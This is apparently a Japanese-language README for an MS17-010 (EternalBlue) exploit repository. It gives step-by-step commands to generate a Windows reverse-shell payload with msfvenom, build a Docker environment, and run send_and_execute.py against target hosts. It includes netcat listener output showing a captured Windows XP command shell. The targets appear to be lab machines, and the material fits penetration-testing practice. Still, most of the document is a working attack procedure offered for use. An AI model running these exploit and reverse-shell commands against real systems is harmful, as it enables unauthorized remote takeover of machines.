 h3x0v3rl0rd/ms17-010_cve-2017-0143
MS17-010_CVE-2017-0143

🖥️ -h3x0v3rl0rd- #️⃣ CVE-2017-0143
msfvenom を使用してペイロードを生成する:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=1337 -f exe -o ms17-010.exe
-p windows/shell_reverse_tcp: ペイロードを指定します(Windows用のリバースTCPシェル)。LHOST=10.10.14.4: 攻撃者のIPアドレス(ターゲットが接続し返す先)。LPORT=443: 接続を待ち受ける攻撃者マシン上のポート。-f exe: ペイロードを実行可能ファイルとして出力します。-a x86: アーキテクチャ(32ビット)を指定します。-o rev.exe: ペイロードを rev.exe として保存します。Dockerコンテナのセットアップ:
Dockerをセットアップする手順:
sudo apt-get install docker.io
フォルダ構造の作成:
mkdir exploit
cd exploit
touch Dockerfile
echo "impacket==0.9.23" > requirements.txt
Dockerfile: Dockerコンテナをビルドするための手順が含まれています。requirements.txt: Pythonの依存関係をリストします(例: impacket)。Dockerfileを書く:
FROM python:2.7-alpine
RUN apk --update --no-cache add \
    git \
    zlib-dev \
    musl-dev \
    libc-dev \
    gcc \
    libffi-dev \
    openssl-dev && \
    rm -rf /var/cache/apk/*

RUN mkdir -p /opt/exploit
COPY requirements.txt /opt/exploit
COPY ms17-010.exe /opt/exploit
WORKDIR /opt/exploit
RUN pip install -r requirements.txt
FROM python:2.7-alpine: 軽量なAlpine LinuxイメージをPython 2.7とともに使用します。RUN apk --update --no-cache add: 必要な依存関係(例: git、gcc)をインストールします。COPY rev.exe /opt/cattime: リバースシェル実行ファイル(rev.exe)をコンテナ内にコピーします。RUN pip install -r requirements.txt: Pythonの依存関係(例: impacket)をインストールします。Dockerコンテナをビルドする:
sudo docker build -t exploit .
コンテナを実行する:
sudo docker run -it exploit /bin/sh
エクスプロイトのダウンロードと実行:
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143
python send_and_execute.py 10.10.10.4 ../ms17-010.exe

リバースシェル:

nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.4] 1035
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
git clone https://github.com/h3x0v3rl0rd/MS17-010_CVE-2017-0143.git
cd MS17-010_CVE-2017-0143/
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.9 LPORT=1337 -f exe -o ms17-010.exe
nc リスナーを作成する
nc -nlvp 1337
python2.7 send_and_execute.py 10.129.163.162 ms17-010.exe

もしこのようなエラーが発生した場合は、次の手順に従ってください:
cd MS17-010_CVE-2017-0143/
sudo python2.7 get-pip.py
pip2.7 install --upgrade setuptools
python2.7 -m pip install impacket
これでエクスプロイトを実行できます:



このエクスプロイトはpython2で作成されており、impacket、pycryptoなどのライブラリが必要です。そのため、仮想環境をセットアップする必要があり、ここではvirtualenvプログラムが役立ちます。環境を作成したら、sourceユーティリティプログラムを使用してその環境をアクティブ化できます。最新のKaliではpython3がグローバルインタープリタとして設定されているため、ここではpython2をインタープリタとして使用します。エクスプロイトはpython2用だからです。
なぜ仮想環境を使うのか? それについてはこちらを参照してください。 https://www.dabapps.com/blog/introduction-to-pip-and-virtualenv-python/
virtualenv -p python2 venv
source venv/bin/activate
pip install impacket
pip install pycrypto

python checker.py 10.10.10.4

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.12 LPORT=4445 -f exe > shell.exe

python send_and_execute.py 10.10.10.4 shell.exe 445 browser
nc -nlvp 4445